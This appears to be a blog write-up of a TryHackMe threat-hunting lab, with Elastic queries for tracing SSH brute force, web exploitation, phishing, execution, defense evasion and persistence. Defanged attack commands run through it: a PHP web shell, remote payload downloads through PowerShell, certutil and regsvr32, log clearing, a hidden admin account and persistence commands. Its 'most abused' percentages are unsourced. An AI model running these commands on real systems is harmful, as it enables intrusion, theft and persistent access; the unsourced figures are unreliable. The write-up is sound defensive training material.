TryHackMe Threat Hunting Foothold
Disclaimer: This post contains my personal notes and methodology for the respective TryHackMe room. All the credits for the room and the lab environment go to the original creators at TryHackMe. Flags are not revealed to preserve the challenge for others.
Objective
Are your organisation’s defences robust enough to detect intrusion attempts by adversaries? Are you equipped to hunt for covert signs of intrusion, even when the threat actors have only just breached your perimeters? Can you use high-quality data and advanced analytics to identify abnormal behaviour and stop attacks before they escalate?
- Understanding the attacker’s mindset in achieving initial access.
- Correlating succeeding actions executed by an attacker after obtaining a foothold.
- Differentiating suspicious host and network events from benign ones.
- Getting acquainted with the MITRE Tactics involved once an attacker gets inside the target organisation.
Details
All of the logs are for the date July 3, 2023. This is the day a supposed attack happened, and you have to analyze logs for this day alone.
This is quite a long post, with a lot of details. But you don’t have to focus on everything. The tactics, techniques, and ways to hunt are what is important.
Indices
- Filebeat - Contains all logs (Syslog, Apache, and Auditd logs) generated by Linuxservers in the emulated network.
- Winlogbeat - Contains all events (Windows Event Logs and Sysmon) generated by Windows machines.
- Packetbeat - Contains network traffic events generated by the workstations and servers.
Workstations and Servers in Emulated network
| Host | Operating System | Purpose |
|---|---|---|
| JUMPHOST | Ubuntu 20.04 | Serves as the Bastion server for managing access to the internal network from an external network. |
| WEB01 | Ubuntu 20.04 | The external-facing web application of the emulated organisation. |
| WKSTN-1 | Windows 10 | Employee workstation |
| WKSTN-2 | Windows 10 | Employee workstation |
| DC01 | Windows Server 2019 | Domain Controller of internal network |
Initial Access — MITRE ATT&CK (TA0001)
Techniques Overview
| ID | Technique | Brief Description |
|---|---|---|
| T1189 | Drive-by Compromise | User visits a malicious/compromised website |
| T1190 | Exploit Public-Facing Application | Exploiting bugs in internet-facing apps |
| T1133 | External Remote Services | Abusing VPN, RDP, Citrix, etc. |
| T1200 | Hardware Additions | Malicious physical devices plugged in |
| T1566 | Phishing | Malicious emails (spearphishing, attachments, links) |
| T1091 | Replication Through Removable Media | Malware spread via USB drives |
| T1195 | Supply Chain Compromise | Tampering with software/hardware before delivery |
| T1199 | Trusted Relationship | Abusing third-party access (MSPs, contractors) |
| T1078 | Valid Accounts | Using stolen/default/legitimate credentials |
📊 Most Abused in the Wild
1
2
3
4
5
Phishing (T1566)              ████████████████████  ~70%
Valid Accounts (T1078)        ████████████████      ~55%
External Remote (T1133)       ████████████          ~40%
Public App Exploit (T1190)    █████████             ~30%
Supply Chain (T1195)          █████                 ~15%
🛡️ Key Mitigations
- MFA on all remote access services
- Patch management for public-facing apps
- Email filtering + user awareness training
- Zero Trust for third-party access
- Endpoint controls to block removable media
- Software integrity checks for supply chain
Gaining a foothold (initial access) does not pertain to compromising one specific host, but rather anything that can be leveraged to access the target infrastructure.
Hunting Initial Access
Hunting strategies vary based on the attack techniques. Your approaches must be adaptable. Here, we will focus on three different scenarios:
- Brute-forcing attempts via SSH.
- Exploitation of a web application vulnerability.
- Phishing via links and attachments.
Brute-forcing via SSH
Jumphost, index:filebeat-*
Many failed attempts, followed by successful attempt, in authentication events.
We will use Visualize Library option in Elastic, using Lens.
1
host.name: jumphost AND event.category: authentication AND system.auth.ssh.event: "Failed"

Top two IP’s seem very suspicious. Let’s check for successful authentication.
Replace the kql query alone
host.name: jumphost AND event.category: authentication AND system.auth.ssh.event: Accepted AND source.ip: (167.71.198.43 OR 218.92.0.115)
Attacker IP is 167[.]71[.]198[.]43
Remote code execution
Web01, index:packetbeat-*
Web application attacks start with enumeration and proceed with exploiting discovered vulnerabilities.
Same as before, use visualize library. Add http.response.status_code, and use the following kql query
host.name: "web01" and network.protocol: "http" and destination.port: 80

Why this is directory enumeration? Because the attacker is using some sort of wordlist to check which subdirectories exist, and most of them result in 404 errors.
To check what’s happening further:
host.name: web01 AND network.protocol: http AND destination.port: 80 AND source.ip: 167.71.198.43 AND http.response.status_code: 404
See the url of the query, and user agent used. Here it happens to be gobuster
Now, all of you have to do here, is switch the response code to 200, 301 and 302 to focus on valid web endpoints accessed by the attacker.

Wait, what is “gila”?
“GILA” — Gila CMS & PHP RCE via GET + system()
Gila CMS = lightweight open-source PHP CMS, not very common, but seen in CTFs (HackTheBox, TryHackMe).
🔴 Vulnerable PHP Web Shell
1
<?php system($_GET['cmd']); ?>
Usage:
1
2
3
http://target.com/shell.php?cmd=whoami
http://target.com/shell.php?cmd=cat+/etc/passwd
http://target.com/shell.php?cmd=find+/-perm+-4000+2>/dev/null
Gila CMS RCE Methods
- Upload PHP shell via media/file manager (authenticated)
- CVE-2019-11022 — path traversal + file write
- Access shell via GET parameter
Phishing
winlogbeat-, links and attachments being downloaded from employee workstations.
Look for files downloaded using a web browser and files opened from email clients (outlook, thunderbird).
host.name: WKSTN-* AND process.name: chrome.exe AND winlog.event_id: 11
event ID 11 for file downloads.
Add the following fields to have more insight:
- winlog.computer_name
- winlog.event_data.User
- file.path

ignore the .tmp files. They are downloaded automatically by chrome.exe when a file is being downloaded.
Now, change the process to outlook.exe, to see what was downloaded through the email client.
We find that, at a specific location, Update.zip was stored, because it was opened by the user.
host.name: WKSTN-* and *Update.zip*
results in a few results, where you can see LNK files.

To view what was spawned by the shortcut, click on the dropdown for one of those events, and view Surrounding documents.
Add process.executable, before you do the above. And you will find a very popular command line tool used in windows, being spawned.
Execution — MITRE ATT&CK (TA0002)
Techniques Overview
| ID | Technique | Brief Description |
|---|---|---|
| T1059 | Command and Scripting Interpreter | Abuse of shells/scripting languages |
| T1609 | Container Administration Command | Exec commands inside containers |
| T1610 | Deploy Container | Deploy rogue container to run payloads |
| T1203 | Exploitation for Client Execution | Exploit client-side apps |
| T1559 | Inter-Process Communication | Abuse IPC (COM, DDE) |
| T1106 | Native API | Direct OS API calls |
| T1053 | Scheduled Task/Job | Cron, Task Scheduler, systemd timers |
| T1648 | Serverless Execution | Abuse Lambda, Azure Fn, GCP Functions |
| T1129 | Shared Modules | Load malicious shared libraries |
| T1072 | Software Deployment Tools | Abuse SCCM, Ansible, PDQ |
| T1569 | System Services | Execute via service creation |
| T1204 | User Execution | Trick user into running malicious content |
| T1047 | WMI | Abuse WMI for execution |
💻 T1059 — Command and Scripting Interpreter
| Sub-technique | ID | Description |
|---|---|---|
| PowerShell | T1059.001 | Download, execute, bypass — most abused |
| Windows CMD | T1059.003 | cmd.exe batch scripting |
| Bash Shell | T1059.004 | Unix/Linux shell execution |
| Visual Basic | T1059.005 | VBA macros in Office docs |
| **Python | ** T1059.006 | Cross-platform payload execution |
| JavaScript | T1059.007 | .js files via WScript/Node |
1
2
3
4
5
6
# Fileless download + execute
IEX (New-Object Net.WebClient).DownloadString('hxxp[://]evil[.]com/payload[.]ps1')
# Bypass execution policy
powershell -ExecutionPolicy Bypass -File malicious.ps1
# Encoded command
powershell -EncodedCommand <Base64Payload>
Also PHP, often when there are web applications involved.
Knowing the backend application used by the target vulnerable web server, you can pre-determine the programming tools that exist in the target machine.
📅 T1053 — Scheduled Task/Job
| Sub-technique | ID | Platform |
|---|---|---|
| Cron | T1053.003 | Linux/macOS |
| Scheduled Task | T1053.005 | Windows |
| Systemd Timers | T1053.006 | Linux |
| Container Orchestration Job | T1053.007 | Kubernetes |
1
2
echo "* * * * * /tmp/malware.sh" >> /etc/crontab
schtasks /create /tn "WindowsUpdate" /tr "C:\malware.exe" /sc onlogon
🖱️ T1204 — User Execution
| Sub-technique | ID | Description |
|---|---|---|
| Malicious Link | T1204.001 | User clicks link that runs payload |
| Malicious File | T1204.002 | User opens weaponized doc/exe |
| Malicious Image | T1204.003 | Rogue VM/container image |
🔗 Execution Attack Chain
1
2
3
Phishing (T1566) → User Opens Doc (T1204.002)
→ VBA Macro (T1059.005) → PowerShell (T1059.001)
→ Downloads Payload (fileless) → Persistence (T1053.005)
📊 Most Abused in the Wild
1
2
3
4
5
PowerShell (T1059.001)        ████████████████████  ~75%
WMI (T1047)                   ████████████████      ~55%
CMD (T1059.003)                ███████████████       ~50%
Scheduled Tasks (T1053.005)   █████████████         ~45%
User Execution (T1204)        ████████████          ~40%
🛡️ Mitigations
| Mitigation | Detail |
|---|---|
| Script Block Logging | Log PowerShell (Event ID 4104) |
| AMSI | Intercepts malicious scripts |
| AppLocker / WDAC | Whitelist executables/scripts |
| Disable Macros | Block or allow only signed Office macros |
| EDR Monitoring | Detect abnormal process chains |
| Disable WMI Remoting | Restrict WMI over network |
Hunting Execution
- Suspicious usage of command-line tools.
- Abuse of built-in system tools.
- Execution via programming/scripting tools.
Suspicious usage of command-line tools
winlogbeat-*, . Hunt for execution of Powershell and Command Prompt from Employee workstations. Why workstations? Because they are infected/compromised.
Use the discover tab, and start with the following query:
host.name: WKSTN-* AND winlog.event_id: 1 AND process.name: (cmd.exe OR powershell.exe)
There are many suspicious commands, and they are as follows (host, user.name, command_line, parent_command_line):
1
2
3
4
WKSTN-2.threathunting.thm
bill.hawkins
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -windowstyle hidden iex(iwr hxxp[://]www[.]oneedirve[.]xyz/321c3cf/INSTALL[.]txt -useb)
C:\Windows\Explorer.EXE
1
2
3
4
WKSTN-1.threathunting.thm
clifford.miller
cmd /c "whoami /priv"
C:\Windows\Temp\installer.exe
1
2
3
4
WKSTN-1.threathunting.thm
clifford.miller
cmd /c "powershell iwr hxxp[://]www.oneedirve.xyz/321c3cf/dev.py -outfile C:\Windows\Tasks\dev.py; python3 C:\Windows\Tasks\dev.py;"
C:\Windows\Temp\installer.exe
Another way to hunt for Powershell execution is, through Powershell’s Script Block Logging
Windows Event ID 4104 — PowerShell Script Block Logging
Basic Info
| Field | Detail |
|---|---|
| Log Location | Microsoft-Windows-PowerShell/Operational |
| Level | Warning (suspicious) / Verbose (normal) |
| Introduced | PowerShell v5.0 / Windows 10 & Server 2016 |
💡 Even Base64-encoded/obfuscated payloads are logged after decoding.
Key Fields to Investigate
| Field | What to Look For |
|---|---|
ScriptBlockText | IEX, DownloadString, encoded strings |
Path | Empty = fileless/interactive |
ScriptBlockId | Links multi-part blocks |
Level = Warning | Auto-flagged as suspicious by Windows |
🔗 Related Event IDs
| Event ID | Description |
|---|---|
| 4103 | Module logging |
| 4104 | Script block logging ← main one |
| 4688 | Process creation |
| 400/600 | PowerShell engine/provider started |
host.name: WKSTN-* AND winlog.event_id: 4104. This query however, generates a lot of noise that must be removed. For the field, powershell.file.script_block_text, remove the “Set-StrictMode” events.

1
2
3
4
5
6
7
8
WKSTN-1.threathunting.thm
function Invoke-Empire {
    param(
        [Parameter(Mandatory=$true)]
        [String]
        $StagingKey,
        [Parameter(Mandatory=$true)]
        [String]
Invoke-Empire is a signature of the Empire C2 (command and control) agent
Known strings to look for when hunting for powershell and cmd commands
- invoke/iex
- -enc/-encoded
- bypass
- -executionpolicy
- Download
- WebRequest
- -noprofile / -nop
Built-in System Tools
*winlogbeat-* *, hunt for built-in Windows binaries from employee workstations.
Common LOTL/LOLBAS (Living Off the Land Binaries) to look out for are:
mshta.execertutil.exeregsvr32.exe
host.name: WKSTN-* AND winlog.event_id: (1 OR 3) AND (process.name: (mshta.exe OR certutil.exe OR regsvr32.exe) OR process.parent.name: (mshta.exe OR certutil.exe OR regsvr32.exe))
In our scenario, All three binaries have been used:
certutil.exeto installinstaller.exe- ` certutil -urlcache -split -f hxxp[://]www[.]oneedirve[.]xyz/321c3cf/installer[.]exe C:\Windows\Temp\installer.exe `
mshta.exespawned powershell, that had an-encflag, to encode a suspicious commandregsvr32.exeaccessed a remote fileregsvr32 /s /n /u /i:hxxp[://]www[.]oneedirve[.]xyz/321c3cf/teams[.]sct scrobj.dll
Programming and Scripting tools
winlogbeat-*, hunt for scripting/programming tools from employee workstations.
These include:
- python
- javascript, nodejs
- php
host.name: WKSTN-* AND winlog.event_id: (1 OR 3) AND (process.name: (*python* OR *php* OR *nodejs*) OR process.parent.name: (*python* OR *php* OR *nodejs*))
1 for process execution, and 3 for network connections, winlog event ID in the above kql query

Now, just like in a previous step, it’s important to note the PID and use it as Parent PID to see what its child processes are doing.

Defense Evasion — MITRE ATT&CK (TA0005)
Key Techniques Overview
| ID | Technique | Brief Description |
|---|---|---|
| T1562 | Impair Defenses | Disable AV, EDR, logging |
| T1070 | Indicator Removal | Clear logs, timestomping |
| T1036 | Masquerading | Rename malware to look legitimate |
| T1055 | Process Injection | Inject into legitimate processes |
| T1027 | Obfuscated Files | Encode/pack/steganography payloads |
| T1218 | System Binary Proxy Execution | LOLBins — rundll32, certutil, mshta |
| T1134 | Access Token Manipulation | Steal/forge tokens |
| T1497 | Sandbox Evasion | Detect VMs, sleep, check resources |
| T1574 | Hijack Execution Flow | DLL hijacking, PATH abuse |
| T1014 | Rootkit | Hide at kernel/OS level |
🪵 T1070 — Indicator Removal
1
2
3
wevtutil el | ForEach-Object { wevtutil cl "$_" }          # Clear all logs
(Get-Item C:\malware.exe).LastWriteTime = "01/01/2020"     # Timestomping
Remove-Item (Get-PSReadlineOption).HistorySavePath         # Clear PS history
🔄 T1218 — LOLBins
| Binary | Abuse |
|---|---|
certutil.exe | Download + decode payloads |
rundll32.exe | Execute malicious DLL |
mshta.exe | Run HTA/VBScript |
regsvr32.exe | Squiblydoo — run remote script |
msiexec.exe | Install remote MSI payload |
1
2
3
certutil -urlcache -split -f hxxp[://]evil[.]com/payload[.]b64 out.b64
regsvr32 /s /n /u /i:hxxp[://]evil[.]com/payload[.]sct scrobj.dll
rundll32.exe evil.dll,EntryPoint
📊 Most Abused in the Wild
1
2
3
4
5
Obfuscation (T1027)        ████████████████████  ~72%
Masquerading (T1036)       ████████████████      ~58%
Process Injection (T1055)  ███████████████       ~55%
Impair Defenses (T1562)    █████████████         ~48%
LOLBins (T1218)            ████████████          ~45%
🛡️ Mitigations
| Mitigation | Detail |
|---|---|
| EDR | Detect injection, LOLBin abuse |
| Script Block Logging | Event ID 4104 |
| Sysmon | Process, DLL, network monitoring |
| AppLocker/WDAC | Block unauthorized binaries |
| Log Forwarding to SIEM | Prevent local log clearing |
| AMSI | Scan scripts before execution |
Hunting for Defense Evasion
- Disabling Security Software
- Log Deletion Attempts
- Executing Shellcode through process injection
Disabling security software

winlogbeat-, hunt for attempts to disable Windows Defender in Employee Workstations .
host.name: WKSTN-* AND (*DisableRealtimeMonitoring* OR *RemoveDefinitions*)
- DisableRealtimeMonitoring: often used with Powershell’s
Set-MPPreference - RemoveDefinition : often used with built-in MpCmdRun.exe (Malware Protection Command Line Utility, Windows Defender command line) to remove existing signatures of Windows Defender.
-RemoveDefinitionrolls back the version to previous update. So new hash signatures of malwares are removed, the ones that came with the latest update.-RemoveDefinition -allremoves all signatures. Defender has no signatures. It cannot detect known threats.
Log deletion
winlogbeat-, hunt for log deletion attempts
For Windows, Windows Event ID: 1102 logs are generated when a user attempts to delete windows logs
host.name: WKSTN-* AND winlog.event_id: 1102
Here, when you find results, chances are, nothing shows up, no command line information or pid etc. Click View Surrounding Documents for those logs.
When you do that, you will find the command used to clear the event logs. It will be something like powershell Clear-EventLog -LogName ...

Executing Shellcode through Process Injection
winlogbeat-, hunt for process injection from employee workstations.
Process Injection — T1055
Injecting malicious code into legitimate process memory to hide execution and evade AV/EDR.
Why: Runs under trusted process, no file on disk, inherits privileges.
Sub-techniques
| ID | Name | How |
|---|---|---|
| T1055.001 | DLL Injection | Load malicious DLL into target |
| T1055.002 | PE Injection | Write shellcode into process memory |
| T1055.012 | Process Hollowing | Spawn legit process, replace memory |
| T1055.004 | APC Injection | Queue code via APC mechanism |
| T1055.013 | Process Doppelgänging | NTFS transactions to evade AV |
🔍 Hunting — Key Event IDs
| Event ID | Log | What to Look For |
|---|---|---|
| 4688 | Security | Suspicious parent-child process |
| 4104 | PS/Operational | VirtualAlloc, WriteProcessMemory in scripts |
| 7 | Sysmon | DLL loaded into unexpected process |
| 8 | Sysmon | CreateRemoteThread ← main indicator |
| 10 | Sysmon | OpenProcess with 0x1F0FFF access rights |
🛡️ Mitigations
- Sysmon Event ID 8 + 10 (
CreateRemoteThreadandOpenProcess) - EDR memory anomaly detection
- PPL — Protected Process Light
host.name: WKSTN-* AND winlog.event_id: 8
Persistence — MITRE ATT&CK (TA0003)
Key Techniques
| ID | Technique | Brief Description |
|---|---|---|
| T1547 | Boot/Logon Autostart | Registry Run keys, Startup folder |
| T1543 | Create/Modify System Process | Malicious services, systemd |
| T1053 | Scheduled Task/Job | Cron, Task Scheduler |
| T1546 | Event Triggered Execution | WMI, accessibility features, COM |
| T1505 | Server Software Component | Web shells, IIS modules |
| T1136 | Create Account | Hidden local/domain/cloud accounts |
| T1137 | Office Application Startup | Malicious macros, add-ins |
| T1078 | Valid Accounts | Maintain stolen credentials |
🔴 Common Persistence Commands
Registry Run Key
1
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsUpdate" /d "C:\malware.exe" /f
Windows Service
1
sc create PersistSvc binPath= "C:\malware.exe" start= auto
Scheduled Task
1
schtasks /create /tn "Updater" /tr "C:\malware.exe" /sc onlogon /ru SYSTEM
Hidden Account
1
2
3
net user backdoor P@ssw0rd! /add
net localgroup administrators backdoor /add
reg add "HKLM\...\SpecialAccounts\UserList" /v backdoor /t REG_DWORD /d 0 /f
Accessibility Backdoor
1
copy C:\Windows\System32\cmd.exe C:\Windows\System32\sethc.exe
🔍 Hunting — Key Event IDs
| Event ID | Log | What to Hunt |
|---|---|---|
| 4698 | Security | Scheduled task created |
| 7045 | System | New service installed |
| 4720 | Security | New user account created |
| 4732 | Security | User added to admin group |
| 4657 | Security | Registry Run key modified |
| 12/13 | Sysmon | Registry persistence keys |
| 11 | Sysmon | File in Startup folder |
📊 Most Abused
1
2
3
4
5
Registry Run Keys     ████████████████████  ~68%
Scheduled Tasks       ██████████████████    ~62%
Windows Services      ████████████████      ~55%
Web Shells            █████████████         ~45%
WMI Subscriptions     ██████████            ~35%
🛡️ Mitigations
- Autoruns — enumerate all persistence locations
- Sysmon — registry, file, service monitoring
- Restrict service/task creation via GPO
- MFA — reduce value of backdoor accounts
- EDR — detect WMI subscriptions
Hunting Persistence
- Scheduled Task Creation
- Registry Key Modification
Scheduled Task Creation
winlogbeat-*, hunt for scheduled task creation attempts in employee workstations.
Usually, schtasks or Register-ScheduledTask will be involved.
host.name: WKSTN-* AND (winlog.event_id: 4698 OR (*schtasks* OR *Register-ScheduledTask*))
1
